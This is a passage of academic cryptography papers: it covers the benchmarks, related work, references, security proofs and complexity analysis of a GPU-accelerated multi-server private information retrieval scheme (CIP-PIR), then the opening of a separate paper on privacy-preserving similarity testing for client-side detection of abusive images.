Comparison with other PIR implementations. In Fig. 5 we compare the online runtimes of several PIR implementations for varying database sizes and include the amortized total cost (online and preprocessing runtimes) for our CPU-based and GPU-accelerated CIP-PIR implementations. We compare the communication complexity of several PIR schemes in §C. For RAID-PIR [15, 16] we set the collusion threshold to $t = 2$ for best efficiency. CIP-PIR on a database size of $|DB| = 25$ GB improves over our RAID-PIR implementation by factor $\approx 2\times$ ($\approx 4.2\times$ for our GPU-accelerated CIP-PIR implementation with in-register, cf. §4.1). This matches what we would expect in theory as well. Most of the online runtime is spent on the server's huge number of XOR operations, which we halve in CIP-PIR. Our GPU-accelerated implementation improves over our CPU-based implementation by factor $\approx 2.1\times$. Moreover, our CIP-PIR implementation outperforms the original RAID-PIR implementation of [15, 16] in Python (without parallelization and pipelining optimizations) by factor $\approx 7.7\times$ ($\approx 16.2\times$ for our GPU-accelerated CIP-PIR implementation).

Our CPU-based CIP-PIR protocol is substantially faster than the state-of-the-art single-server PIR scheme *SealPIR* [2] by factor $\approx 16.8\times$ ($\approx 30.6\times$ for our GPU-accelerated implementation) as shown in Fig. 5. Single-server PIR schemes are based on expensive homomorphic encryption operations and the server needs to touch every bit of the database in order to gain no information about the queried block. Unfortunately, the current implementation of SealPIR does not implement networking, so we only measured the computation times, but already these were substantially slower than the total (computation + communication) times of (CIP-)RAID-PIR.

We chose a blocksize of $b = 1$ KB for our GPU-accelerated FSS-PIR implementation as this has a low communication overhead while our implementation performs best for this blocksize (cf. Fig. 3). For database sizes up to 8 GB, the GPU-accelerated FSS-PIR implementation outperforms our GPU-based CIP-PIR because, in addition to the higher communication costs, CIP-PIR requires another communication round. However, CIP-PIR can offset these additional communica-

[6] Note that the total amount of computation in CIP-PIR and RAID-PIR is exactly the same. CIP-PIR just shifts most of the computation costs to a preprocessing phase. The online communication is equal for both protocols and CIP-PIR just needs one more RTT, i.e., we have s slightly higher online communication time than RAID-PIR.

tion costs with savings in computational costs for database sizes $|DB| > 8$ GB, even outperforming the total runtime of FSS-PIR. This practical observation also matches with the theoretical analysis: Computational costs grow linearly with the database size, whereas communication costs increase only sub-linearly, i.e., the online computation becomes the bottleneck of all PIR protocols. On a high level, the online phase of FSS-PIR and CIP-PIR contain the same operations (excluding the query extraction from FSS-PIR), and differ in that CIP-PIR only does half as much work (e.g., XORing approx. 512 GB vs. 1024 GB for $|DB| = 1$ TB). When using the same codebase as we did in our benchmarks, CIP-PIR is faster then FSS-PIR as long as receiving the client's query (2 MB) is faster than XORing 512 GB. For $|DB| = 25$ GB, our GPU-accelerated CIP-PIR implementation improves over our GPU-accelerated FSS-PIR implementation by factor $\approx 1.6\times$. The amortized total runtime of our GPU-accelerated CIP-PIR implementation is worse for all of our benchmarked database sizes, however, we see for a database of $|DB| = 25$ GB that our FSS-PIR implementation only slightly (factor $1.04\times$) improves over CIP-PIR. For larger database sizes $|DB| > 25$ GB, we expect that even the amortized total runtime of CIP-PIR improves over FSS-PIR. This observation is caused by the fact, that less expensive memory movements need to be performed when processing $|Q| = 1000$ queries in parallel in the preprocessing phase.

6 Related Work

Multi-Server PIR. Chor et al. [10] introduced information theoretically secure PIR and gave first constructions that use n non-colluding servers where each server receives a query from the client and sends a response to it. Several subsequent works on multi-server PIR protocol [5,19,25,29] have the bottleneck of computing in the online phase many XOR operations over a large fraction of the database. The first multi-server PIR scheme with logarithmic communication complexity based on function secret sharing (FSS) via a distributed point function was shown by Boyle et al. [7, 8]. FSS-based PIR improves the upload communication by giving each server a distributed function share, where all shares together are expanded into the client's query. Afterwards, this scheme still computes XOR operations over the whole database which, as we show, is the main bottleneck also in Chor et al. [10]-based PIR for large databases, which we significantly improve in our work.

Most previous works on preprocessing PIR [6, 15, 16] perform an expensive one-time offline precomputation phase for database-dependent values reducing the online computation by a constant factor. As client-dependent offline phases are well-established practice in MPC, this model also found its way to the PIR literature. In a new work [13], the authors introduce a new PIR model called *Offline/Online* (OO)-PIR, where the servers and the client run a preprocessing phase before the client knows which database entry it wants to access. The main difference between their model and our CIP-PIR model is that in (OO)-PIR the client is involved in the precomputation, whereas in CIP-PIR each server runs the precomputation locally without even knowing the identity of the client(s). Our protocol can be mapped into the (OO)-PIR model by moving the first message of our online phase into preprocessing and keeping a state of 128 bits for the seed and one block per query. Our client-independent preprocessing is substantially more powerful as it allows parallelization and amortization across *all* clients.

Two very recent multi-server PIR protocols [33, 44] in the OO-PIR model allow to efficiently retrieve a bit from the database with sublinear online complexity. These schemes are very efficient for retrieving small data but are inefficient when large values (like hashes in C3 applications, or files) need to be downloaded. In this case, Chor et al.-based PIR protocols like our CIP-PIR, or FSS-PIR [8] are better suited.

As the implementations of [13, 44] are not publicly available and [33] was parallel and independent work (which runs PIR on a single bit instead of larger messages), we leave an experimental comparison with these works to future work.

GPU-accelerated PIR. The first GPU-accelerated PIR scheme was shown by Melchor et al. [38, 39]. They utilize GPUs to improve the runtime efficiency of their lattice-based single-server PIR scheme by factor $\approx 10\times$. However, the server needs to compute many modular multiplications, so this scheme is still very inefficient. Mane et al. [36] replace the modular multiplications with vector additions on a GPU resulting in a much cheaper cost per bit ratio.

Marueac et al. [37] develop general techniques to improve single-server PIR schemes by using CUDA exemplarily on the PIR protocol of Kushilevitz and Ostrovsky [34]. This scheme requires large integer multiplications and modulo products among the whole database, which can be perfectly parallelized by GPUs. Another optimization introduces a preprocessing phase that takes place before the data is copied into the GPU's global memory. In the preprocessing phase, each block is padded such that the next sequence of blocks starts with a memory address that is a multiple of 16 bytes.

Dai et al. [14] use GPUs to improve Somewhat Homomorphic Encryption (SWHE)-based single-server PIR schemes [18]. They developed CUDA code that allows efficient modular multiplications and modulus switching, which is the main bottleneck of many single-server PIR protocols.

To the best of our knowledge, all previous works on using GPUs to accelerate PIR were for single-server PIR which is very compute intensive. A reason might be that multi-server PIR schemes rely on very cheap operations like XOR s.t. copying the relevant data into the GPU would eliminate the performance improvement. In this paper, we show for the first time in multi-server PIR how to precompute large parts of the server's answers independent of the client and thereby we can benefit from GPU acceleration here as well.

Acknowledgments. We thank our shepherd Marina Blanton and the anonymous USENIX Security'22 reviewers for helping us to improve our paper. This project received funding from the European Research Council (ERC) under the European Union's Horizon 2020 research and innovation program (grant agreement No. 850990 PSOTI). It was co-funded by the Deutsche Forschungsgemeinschaft (DFG) — SFB 1119 CROSSING/236615297 and GRK 2050 Privacy & Trust/251805230, and by the German Federal Ministry of Education and Research and the Hessen State Ministry for Higher Education, Research and the Arts within ATHENE. This work was supported by the BIU Center for Research in Applied Cryptography and Cyber Security in conjunction with the Israel National Cyber Bureau in the Prime Minister's Office, and by the Alter Family Foundation.

Availability. Our code is available under the MIT license at https://encrypto.de/code/cip-pir.

References

[1] Kinan Dak Albab, Rawane Issa, Mayank Varia, and Kalman Graffi. Batched differentially private information retrieval. *IACR Cryptology ePrint Archive, Report 2020/1596*, 2020. https://ia.cr/2020/1596.

[2] Sebastian Angel, Hao Chen, Kim Laine, and Srinath T. V. Setty. PIR with compressed queries and amortized query processing. In *S&P*. IEEE, 2018.

[3] Vladimir L. Arlazarov, E. A. Dinic, M. A. Kronrod, and I. A. Faradzev. On economical construction of the transitive closure of an oriented graph. *Journal of USSR Academy of Sciences*, 1970.

[4] Dmitri Asonov. *Querying databases privately: a new approach to private information retrieval*, volume 3128 of *LNCS*. Springer, 2004.

[5] Daniel Augot, Françoise Levy-Dit-Vehel, and Abdullatif Shikfa. A storage-efficient and robust private information retrieval scheme allowing few servers. In *CANS*. Springer, 2014.

[6] Amos Beimel, Yuval Ishai, and Tal Malkin. Reducing the servers computation in private information retrieval: PIR with preprocessing. In *CRYPTO*. Springer, 2000.

[7] Dan Boneh, Elette Boyle, Henry Corrigan-Gibbs, Niv Gilboa, and Yuval Ishai. Lightweight techniques for private heavy hitters. In *S&P*. IEEE, 2021.

[8] Elette Boyle, Niv Gilboa, and Yuval Ishai. Function secret sharing. In *EUROCRYPT*. Springer, 2015.

[9] Stefan Brechtken. GPU and CPU acceleration of a class of kinetic lattice group models. *Computers and Mathematics with Applications*, 2014.

[10] Benny Chor, Oded Goldreich, Eyal Kushilevitz, and Madhu Sudan. Private information retrieval. In *FOCS*. IEEE, 1995.

[11] Catalin Cimpanu. Chrome 79 released with tab freezing, back-forward caching, and loads of security features. https://www.zdnet.com/article/chrome-79-released-with-tab-freezing-back-forward-caching-and-loads-of-security-features/, 2019.

[12] Henry Corrigan-Gibbs and Dan Boneh. Prio: Private, robust, and scalable computation of aggregate statistics. In *NSDI*. USENIX Association, 2017.

[13] Henry Corrigan-Gibbs and Dmitry Kogan. Private information retrieval with sublinear online time. In *EUROCRYPT*. Springer, 2020.

[14] Wei Dai, Yarkin Doröz, and Berk Sunar. Accelerating SWHE based pirs using GPUs. In *FC*. Springer, 2015.

[15] Daniel Demmler, Amir Herzberg, and Thomas Schneider. RAID-PIR: Practical multi-server PIR. In *CCSW*. ACM, 2014.

[16] Daniel Demmler, Marco Holz, and Thomas Schneider. OnionPIR: Effective protection of sensitive metadata in online communication networks. In *ACNS*, 2017.

[17] Changyu Dong, Liqun Chen, and Zikai Wen. When private set intersection meets big data: an efficient and scalable protocol. In *CCS*. ACM, 2013.

[18] Yarkin Doröz, Berk Sunar, and Ghaith Hammouri. Bandwidth efficient PIR from NTRU. In *FC*. Springer, 2014.

[19] Zeev Dvir and Sivakanth Gopi. 2 Server PIR with subpolynomial communication. In *STOC*. ACM, 2015.

[20] ENZOIC. Detect compromised passwords. https://www.enzoic.com/, 2016.

[21] ENZOIC. LastPass selects PasswordPing for compromised credential screening. https://www.enzoic.com/lastpass-selects-passwordping-for-compromised-credential-screening/, 2016.

[22] Michael J. Freedman, Yuval Ishai, Benny Pinkas, and Omer Reingold. Keyword search and oblivious pseudorandom functions. In *TCC*. Springer, 2005.

[23] Craig Gentry and Shai Halevi. Compressible FHE with applications to pir. In *TCC*. Springer, 2019.

[24] Yael Gertner, Yuval Ishai, Eyal Kushilevitz, and Tal Malkin. Protecting data privacy in private information retrieval schemes. In *STOC*. ACM, 1998.

[25] Ian Goldberg. Improving the robustness of private information retrieval. In *S&P*. IEEE, 2007.

[26] Andy Greenberg. Hackers are passing around a megaleak of 2.2 billion records. https://www.wired.com/story/collection-leak-usernames-passwords-billions/, 2019.

[27] Daniel Günther, Maurice Heymann, Benny Pinkas, and Thomas Schneider. GPU-accelerated PIR with Client-Independent Preprocessing for Large-Scale Applications. *IACR Cryptology ePrint Archive, Report 2021/823*, 2021. https://ia.cr/2021/823.

[28] Daniel Günther, Marco Holz, Benjamin Judkewitz, Helen Möllering, Benny Pinkas, and Thomas Schneider. PEM: Privacy-preserving epidemiological modeling. *IACR Cryptology ePrint Archive, Report 2020/1546*, 2020. https://ia.cr/2020/1546.

[29] Ryan Henry, Yizhou Huang, and Ian Goldberg. One (block) size fits all: PIR and SPIR with variable-length records via multi-block queries. In *NDSS*. The Internet Society, 2013.

[30] Troy Hunt. Have i been pwnd? https://haveibeenpwned.com/, 2019.

[31] Ari Juels and John G. Brainard. Client puzzles: A cryptographic countermeasure against connection depletion attacks. In *NDSS*. The Internet Society, 1999.

[32] Marcel Keller. MP-SPDZ: A versatile framework for multi-party computation. In *CCS*. ACM, 2020.

[33] Dmitry Kogan and Henry Corrigan-Gibbs. Private blocklist lookups with checklist. In *USENIX Security*. USENIX Association, 2021.

[34] Eyal Kushilevitz and Rafail Ostrovsky. Replication is not needed: Single database, computationally-private information retrieval. In *FOCS*. IEEE, 1997.

[35] Lucy Li, Bijeeta Pal, Junade Ali, Nick Sullivan, Rahul Chatterjee, and Thomas Ristenpart. Protocols for checking compromised credentials. In *CCS*. ACM, 2019.

[36] Sunil B. Mane, Sandip B. Bansode, and Pradeep K. Sinha. Optimized private information retrieval using graphics processing unit with reduced accessibility. In *International IT Conference & Exhibition (CUBE)*. ACM, 2012.

[37] Mihai Maruseac, Gabriel Ghinita, Ming Ouyang, and Razvan Rughinis. Hardware acceleration of private information retrieval protocols using gpus. In *ASAP*. IEEE, 2015.

[38] Carlos Aguilar Melchor, Benoît Crespin, Philippe Gaborit, Vincent Jolivet, and Pierre Rousseau. High-speed private information retrieval computation on GPU. In *SECURWARE*. IEEE, 2008.

[39] Carlos Aguilar Melchor and Philippe Gaborit. A lattice-based computationally-efficient private information retrieval protocol. In *WEWORC*. Springer, 2007.

[40] Moni Naor and Benny Pinkas. Oblivious transfer and polynomial evaluation. In *STOC*. ACM, 1999.

[41] Benny Pinkas, Thomas Schneider, Gil Segev, and Michael Zohner. Phasing: Private set intersection using permutation-based hashing. In *USENIX Security*. USENIX Association, 2015.

[42] Benny Pinkas, Thomas Schneider, and Michael Zohner. Faster private set intersection based on OT extension. In *USENIX Security*. USENIX Association, 2014.

[43] Shane Ryoo, Christopher I. Rodrigues, Sara S. Baghsorkhi, Sam S. Stone, David B. Kirk, and Wen Mei W. Hwu. Optimization principles and application performance evaluation of a multithreaded GPU using CUDA. In *PPOPP*. ACM, 2008.

[44] Elaine Shi, Waqar Aqeel, Balakrishnan Chandrasekaran, and Bruce M. Maggs. Puncturable pseudorandom sets and private information retrieval with polylogarithmic bandwidth and sublinear time. In *CRYPTO*. Springer, 2021.

[45] Jeff Shiner. Finding pwned passwords with 1password. https://blog.1password.com/finding-pwned-passwords-with-1password/, 2019.

[46] Sandeep Tamrakar, Jian Liu, Andrew Paverd, Jan-Erik Ekberg, Benny Pinkas, and N. Asokan. The circle game: Scalable private membership test using trusted hardware. In *ASIACCS*. ACM, 2017.

[47] Kurt Thomas, Frank Li, Ali Zand, Jacob Barrett, Juri Ranieri, Luca Invernizzi, Yarik Markov, Oxana Comanescu, Vijay Eranti, Angelika Moscicki, and et al. Data breaches, phishing, or malware? Understanding the risks of stolen credentials. In *CCS*. ACM, 2017.

[48] Kurt Thomas, Jennifer Pullman, Kevin Yeo, Ananth Raghunathan, Patrick Gage Kelley, Luca Invernizzi, Borbala Benko, Tadek Pietraszek, Sarvar Patel, Dan Boneh, and Elie Bursztein. Protecting accounts from credential stuffing with password breach alerting. In *USENIX Security*. USENIX Association, 2019.

A Summary of RAID-PIR [15, 16]

Our protocol is based on RAID-PIR [15,16] which we summarize next. RAID-PIR is an information-theoretic multi-server PIR scheme based on Chor et al.'s PIR [10]. These schemes use very efficient XOR operations and assume that less than $t \leq n$ of the n servers are colluding.

We first give an informal description of the scheme of Chor et al. [10]. In the two-server version, the input data D is split into a database DB of B blocks of size b each. If the client wants to learn block i, it sends to the first server a random B-bit string q_0, and sends to the second server a string q_1 which is equal to q_0, except that the i-th bit is flipped. Each server computes the XOR of the blocks which correspond to '1' bits in the string that it received, and sends the resulting b-bit block to the client. The client then computes the XOR of the two received blocks which is equal to the i-th block. The total communication with each of the n servers is $B+b$ bits.

In RAID-PIR [15, 16], the B blocks are split into n chunks and $t \leq n$ chunks are sent to each server, so each server stores t/n of the database. Consequently, the client's queries are shorter and each server only XORs a smaller subset of the blocks (cf. Fig. 6). As before, the XOR of all n queries is equal to a B-bit zero string with a '1' bit at the block that the client wishes to learn. A crucial observation that is used to improve performance is that for any specific block, out of the tk bits ($k = B/n$ is the number of blocks per chunk) that instruct t servers what to do with this block, $(t-1)k$ bits can be pseudo-random and only k bits need to be explicitly set to ensure that the result of the XOR is correct. Therefore, instead of sending a full length string to each server, the client can send to each server a seed that is used to compute a $(t-1)/n$ fraction of the string that the server must use. This cuts the communication from the client to the server by factor $t\times$.

q_0	011010	100010	011011	
q_1		101101	010110	100001
q_2	001101		001101	101001
q_3	010111	001011		001000
$q = e_9$	000000	000100	000000	000000

Figure 6: Example RAID-PIR queries with $n = 4$ servers, $B = 24$ blocks, $n = 4$ chunks, chunk size $k = B/n = 6$, and collusion threshold $t = 3$. The orange cells are the flip chunks while the white cells are the pseudo-random sub-queries. The client requests the block at index $i = 9$.

B Security Proof of CIP-PIR

Claim 1 *RAID-PIR (cf. §A) is multi-query secure according to Definition 3.*

Proof: Definition 3 requires that for any two equal-length sequences R, R' of queries, no subset of less than t servers can distinguish between the view it observes for queries R and R'.

Let us assume first that instead of depending on a PRG and using strings of the form $PRG(S_i)$ as the "non-flip chunks", the client only generates and sends truly random strings. In this information-theoretic version of the protocol, it holds for any block B_i that any t different shares of this block are uniformly distributed under the constraint that the exclusive-or of all t shares is equal to the client's query. Therefore, any subset of $t-1$ of these shares is uniformly distributed. The view of any coalition of $t-1$ servers can be fully simulated given their $t-1$ shares. Since these shares are uniformly distributed, this view is independent of the client's request, and is identically distributed for query sequences R and R'.

Consider now the RAID-PIR protocol, where the non-flip chunks are generated by a PRG. Suppose that there is a polynomial-time algorithm D which can distinguish between the view of the coalition of the $t-1$ servers for two sequences of requests of equal length, R and R'. This algorithm D is not able to distinguish between these two views in the information-theoretic version of the protocol. The difference between the two views is whether the string of the t-th server that is used to retrieve an item(s) (the server which is not controlled by the attacker) is pseudo-random or random. Therefore, D could contradict the assumption that the PRG is secure, by distinguishing between the outputs of the PRG (for which it succeeds in distinguishing the two views) and truly uniform strings (for which it does not).

Claim 2 *For semi-honest servers, CIP-PIR (cf. §3.2) is multi-query secure according to Definition 3.*

Proof: For semi-honest servers the only difference between RAID-PIR and CIP-PIR is that in the latter protocol the non-flip chunks of the corrupt $t-1$ servers are chosen by the servers, rather than by the client. Let us prove that any corrupt subset of $t-1$ servers cannot distinguish between its views in any two request sequences R and R'.

Consider two settings: In the U-setting all servers outside the corrupt subset use uniformly random non-flip chunks. In the PRG-setting they generate these chunks using a PRG, as is defined by the protocol.

For some parts of the database, all the servers in the corrupt subset obtain non-flip chunks. These chunks are obviously independent of the client requests R, R' since they were generated by the servers themselves. For all other parts of the database, exactly one of the servers in the corrupt subset obtains a flip chunk sent by the client. The value of this flip chunk is equal to the exclusive-or of the query, the non-flip chunks chosen by the other corrupt servers, and, most importantly, at least one non-flip chunk chosen by a (non-corrupt) server which is not a member of the corrupt subset. In the U-setting the non-flip chunks outside the corrupt subset are uniformly random and therefore the view of the corrupt subset is also uniformly random and D cannot distinguish between the views for R and R'. Assume that in the PRG-setting the corrupt subset can run a polynomial-time algorithm D which

can distinguish between its views for request sequences R and R'. The existence of an algorithm D which distinguishes between R and R' in the PRG setting can be used to contradict the assumption that the PRG is secure. This can be shown by a standard hybrid argument: The first hybrid H_0 is identical to the U-setting where all non-corrupt servers use uniformly random non-flip chunks. In H_0, D cannot distinguish between R and R' better than guessing the result. Hybrid H_i is where the first i non-corrupt servers use a PRG and the remaining $n-(t-1)-i$ non-corrupt servers use uniformly random strings. Hybrid H_{n-t+1} is identical to the PRG-setting. In H_{n-t+1}, D can distinguish between R and R' with a non-negligible advantage over guessing. Therefore there exists an $1 \leq i \leq n-(t-1)$, for which the difference between the success probability of D when working in H_{i-1} and in H_i is non-negligible. In other words, D can be used to distinguish between the case that a string is the output of the PRG or uniformly random, if we plug that string as the values used by the i-th server in H_i. This contradicts the security of the PRG.

Claim 3 *For malicious servers, CIP-PIR (cf. §3.2) is multi-query secure according to Definition 3.*

Proof: Note that the security definition of PIR (as in Definition 3) is only concerned with the privacy of the client, and not with the correctness of the protocol. Namely, the definition requires that corrupt servers cannot distinguish between two different query sequences of the clients. In the protocol, a server sends a seed S_i to the client, receives a query from the client, and sends an answer. This is done independently for each query. Therefore, the only operation of malicious servers that can affect the information that they receive from the client (and can therefore lead to them breaking Definition 3) is changing the seeds that they send to the client, with the goal that this change will result in the client sending information that enables breaking Definition 3. (For example by resending the same seeds.) Recall that for a query of the client, the client sends information that is embedded in a flip chunk that is sent to one server. This information is based on the client input and on the seeds received from $t-1$ other servers. The flip chunk is computed as the exclusive-or of the expansion of the $t-1$ seeds and the query.

There are only two possible cases: In the first case one of the corrupt servers is the recipient of the flip chunk. In the second case, the recipient of the flip chunk is not corrupt.

In the first case, it must hold that at least one of the $t-1$ seeds that were expanded to strings that were XORed into the flip chunk, was generated by an honest server. This seed is random and unknown to the corrupt servers, and therefore the string that is XORed into the flip chunk looks pseudo-random to them. Therefore, a standard argument can show that if they can distinguish that flip chunk from a random string then they can also break the pseudo-randomness of the pseudo-random generator that was used to expand the seed.

The other case is where all $t-1$ non-flip chunks affecting the generation of a flip chunk are chosen by corrupt servers. In this case the resulting flip-chunk is sent to another server, which is not part of the corrupt coalition, and therefore the security property required by Definition 3 is preserved. (We must comment that in this case the corrupt servers might cause the flip chunk to reveal information about the queries. For example, if they repeat using the same seeds for two queries, the exclusive-or of the flip-chunks of the two queries will be equal to the exclusive-or of the queries. But since these flip chunks are sent to an additional server which is not part of the coalition, the requirement of Definition 3 is preserved.)[7]

C Complexity Analysis of CIP-PIR

In this section we compare the communication, computation and storage complexities of RAID-PIR [15, 16] and our new CIP-PIR scheme (cf. §3.2). We further show experimental delay times and storage overheads of CIP-PIR.

Complexities. Table 2 compares the communication, computation and storage complexities of RAID-PIR and CIP-PIR. To minimize the number of variables, we set the blocksize $b=\sqrt{|DB|}/n$ which is the optimal blocksize for n servers and database size $|DB|$ (cf. §3.3) . The number of blocks is $B=|DB|/b=n\sqrt{|DB|}$ and the number of blocks per chunk is $k=B/n=\sqrt{|DB|}$.

Communication. The total amount of communication is the same in both schemes. In both schemes, a κ bit seed is uploaded (RAID-PIR) or downloaded (CIP-PIR). The query for both schemes has $B/n=\sqrt{|DB|}$ bits and an answer from one server has size $b=\sqrt{|DB|}/n$, i.e., all n answers have in total size $\sqrt{|DB|}$. However, our CIP-PIR scheme needs one additional round-trip to receive the seeds from the servers, which results in slightly higher communication time.

Server Computation. The server's average online computation in our CIP-PIR protocol is $r\times$ smaller than in RAID-PIR. In CIP-PIR, one server processes only one chunk of size $kb=|DB|/n$ whereas a RAID-PIR server processes r chunks, where r is the threshold and k is the number of blocks per chunk. We give the average number of XOR operations as the actual number depends on the number of 1-bits in the client's query that is on average $k/2$ per chunk. Thus, we assume that a server only needs to touch $k/2$ blocks per chunk. Note that the database preprocessing (cf. §2.1) that is used by RAID-PIR and in our implementation improves the costly dependence on the client's query to a constant number of XOR operations (cf. [16] for details). This is done by building groups of, e.g., eight blocks, precomputing all 2^8 linear combinations of the corresponding sub-query, and XOR only one

[7] In order to prevent even this attack, the redundancy parameter/threshold t can be set under the assumption that at most $t-2$ servers collude, and therefore all flip-chunks depend on at least one legitimate seed.

Scheme	Communication	RTT	Server Computation (avg.)	Client Computation	Storage
RAID-PIR [16]	$n(2\sqrt{\lvert DB\rvert/8n}+\kappa/8)$	1	**Online:** $r\lvert DB\rvert/(2n)$	$\sqrt{\lvert DB\rvert}(rn+1+1/n)$	$\lvert DB\rvert r/n$
CIP-PIR [this work]	$n(2\sqrt{\lvert DB\rvert/8n}+\kappa/8)$	2	**Offline:** $(r-1)\lvert DB\rvert/(2n)$ **Online:** $\lvert DB\rvert/(2n)$	$\sqrt{\lvert DB\rvert}(rn+1+1/n)$	$\lvert DB\rvert r/n+\lvert Q\rvert(\sqrt{\lvert DB\rvert}/n+\kappa)$

Table 2: Comparison of communication, number of round trips (RTT), number of XOR operations for one server and for the client, and storage per server for RAID-PIR [15, 16] and our CIP-PIR protocol (§3.2) with n servers holding a database of size $|DB|$ with threshold r and symmetric security parameter κ. The computation is based on the optimal blocksize $b=\sqrt{|DB|}/n$ (cf. §3.3). The preprocessing queue of our CIP-PIR protocol has $|Q|$ entries.

DB Size (GB)	Queue Size (MB)	Offline Computation (s)	Simultaneous Queries	Delay avg. (ms)
0.8	142	214	1	23
			10	96
			100	1 091
4	316	1 003	1	93
			10	364
			100	4 619
8	447	1 996	1	176
			10	737
			100	8 500

Table 3: Queue sizes, offline computation times, and avg. delays until the client receives the desired block of our CIP-PIR protocol (cf. §3.2)with $n=2$ servers. The offline computation is the total time for filling the empty preprocessing queue with $|Q|=10\,000$ entries.

block per group depending on the query. The number of XOR operations gets smaller with increasing threshold r as $r-1$ chunks are processed in the offline phase.

Client Computation. The client computation complexity is equal for both schemes. A client XORs r times a bit per block, which are in total $Br=rn\sqrt{|DB|}$ XOR operations. After the client receives all blocks from the servers, she XORs all of them to compute the requested block, which are in total $(n-1)b=\sqrt{|DB|}(1+1/n)$ XOR operations.

Storage. Finally, a (CIP-)RAID-PIR server needs to store r/n of the database, while the CIP-PIR server additionally stores $|Q|$ (seed, value)-pairs of size $b+\kappa=\sqrt{|DB|/n}+\kappa$. Setting $\kappa=128$ bit and $|Q|\ll B$, the storage overhead is negligible compared to the performance gain of CIP-PIR. Concretely, the queue size for the (seed, value)-pairs is equal to the database size if $|Q|\approx\sqrt{|DB|}$.

Storage and Delays. In Table 3, we show the queue sizes, the offline computation time, as well as the min., max., and avg. delays of CIP-PIR. We use three clients who in parallel flood the CIP-PIR servers with 1, 10, and 100 queries to simulate simultaneous queries. The min./max./avg. delay is the smallest/highest/average time a client has to wait until she obtains the desired PIR block. The offline computation time is the total time for filling the server's empty preprocessing queue Q with $|Q|=10\,000$ entries. The total storage is the sum of the database size $|DB|$ and the queue size $|Q|$.

As already observed in Table 2, the queue size grows sublinearly with the database size, which we can also observe in Table 3. While the difference between the queue size of a 0.8 GB and 4 GB (5× larger) database is 174 MB, the difference between the 4 GB and 8 GB (only 2× larger) database is just 125 MB. For the largest database of 8 GB, the queue size $|Q|=89\,427$ is equal to the database size.

The offline computation time grows linearly with the database size (cf. Table 2), which we can approximately also see in Table 3. A CIP-PIR server needs ≈ 34 minutes to precompute 10 000 pairs (200 ms per pair) in the offline computation for the largest database of 8 GB.

Our CIP-PIR implementation processes incoming queries sequentially in a "first-come first-serve" manner. Thus, the delay time until a client obtains a block highly depends on the number of simultaneous queries as shown in Table 3. For the 8 GB database, the delay for a single query is just 176 ms, but for 10 simultaneous queries the average delay time is 737 ms and for 100 queries it is 8 500 ms. Hence, the performance of our PIR scheme depends on the database size and the number of active users. Note that our servers just use the computation power of one machine. Thomas et al. [48] deploy their GPC tool with Google Cloud Functions, which scales with the number of incoming queries. Integrating our protocol in their system or optimizing our implementation for hardware-based parallelization would yield better average delay times.

Increasing Adversarial Uncertainty to Scale Private Similarity Testing

Yiqing Hua[1,2], Armin Namavari[1,2], Kaishuo Cheng[2], Mor Naaman[1,2], Thomas Ristenpart[1,2]
[1] *Cornell Tech* [2] *Cornell University*

Abstract

Social media and other platforms rely on automated detection of abusive content to help combat disinformation, harassment, and abuse. One common approach is to check user content for similarity against a server-side database of problematic items. However, this method fundamentally endangers user privacy. Instead, we target client-side detection, notifying only the users when such matches occur to warn them against abusive content.

Our solution is based on privacy-preserving similarity testing. Existing approaches rely on expensive cryptographic protocols that do not scale well to large databases and may sacrifice the correctness of the matching. To contend with this challenge, we propose and formalize the concept of similarity-based bucketization (SBB). With SBB, a client reveals a small amount of information to a database-holding server so that it can generate a bucket of potentially similar items. The bucket is small enough for efficient application of privacy-preserving protocols for similarity. To analyze the privacy risk of the revealed information, we introduce a framework for measuring an adversary's confidence in inferring a predicate about the client input correctly. We develop a practical SBB protocol for image content, and evaluate its client privacy guarantee with real-world social media data. We then combine SBB with various similarity protocols, showing that the combination with SBB provides a speedup of at least 29× on large-scale databases compared to that without, while retaining correctness of over 95%.

1 Introduction

Faced with various policy-violating activities ranging from disinformation [59] to harassment [21, 34, 48] and abuse [10, 73], social media companies increasingly rely on automated algorithms to detect deleterious content. One widely used approach is to check that user content is not too similar to known-bad content. For example, to detect child sexual abuse imagery [10], some platforms utilize similarity hashing approaches like PhotoDNA [51] or PDQHash [1]. These approaches map user-shared images into unique representations that encode perceptual structure, enabling quick comparisons against a database of hash values. Such approaches could be helpful for combating other forms of bad content, such as the viral spread of visual misinformation on end-to-end encrypted messaging services [59]. For example, they could augment other efforts to provide users with important context about shared content [5, 16].

Currently deployed approaches rely on sending user content or a similarity hash of the content to a moderation service. This risks user privacy. As we detail in the body, the service can easily match a submitted similarity hash against known images to learn the content of a user's image with overwhelming confidence. Privacy can be improved utilizing cryptographic two-party computation (2PC) [42, 77] techniques to only reveal matching content to the moderation service and nothing more. The recent CSAM image detection system proposed by Apple [3] goes one step further and notifies the platform only when the number of matching images surpasses a certain threshold. Automated notification of platforms necessarily raises concerns about privacy and accountability (e.g., how to ensure the system is not used for privacy-invasive search for benign images).

An alternative approach is to have only the client learn the output of similarity checks, to enable client-side notifications, warning or otherwise informing users. This may not be suitable for all classes of abusive content, such as CSAM, where the recipient may be adversarial, but could be useful for other abuse categories (misinformation, harassment, etc.). However, the scale of databases makes it prohibitive both to send the known-bad hashes to the client or, should hashes be sensitive, apply 2PC techniques to ensure as little as possible about the database leaks to clients. For an example of the latter, Kulshrestha and Mayer's [42] private approximate membership computation (PAMC) protocol achieves state-of-the-art performance, but nevertheless requires about 27 seconds to perform a similarity check against a database with one million images. The protocol also has an average false negative rate of

almost 17% for slightly transformed images, meaning many similar images may be erroneously marked as dissimilar.

In this work, we target client-side detection, in order to warn users against abusive content. To this end, we explore the question of how to scale privacy-preserving image similarity protocols, while preserving correctness of the similarity testing. We introduce and formalize the concept of similarity-based bucketization (SBB). The idea is to reveal a small amount of structured information in a message to a database-holding server, so that it can determine a bucket of possibly relevant database entries. Ideally the bucket consists of only a small fraction of the full database, enabling use of a subsequent similarity testing protocol on the bucket to perform the final similarity check. We explore instantiating the testing protocol in a variety of ways.

The key technical challenge facing SBB is balancing the competing goals of minimizing bucket size (efficiency) with leaking as little information as possible (privacy). For example, one could modify a standard similarity hash, say PDQHash, to provide only very coarse comparisons. But as we will show, this still leaks a lot of information to the server, allowing high-confidence attacks that can associate the coarse hash to the specific content of a client request. More broadly we need a framework for navigating this tension.

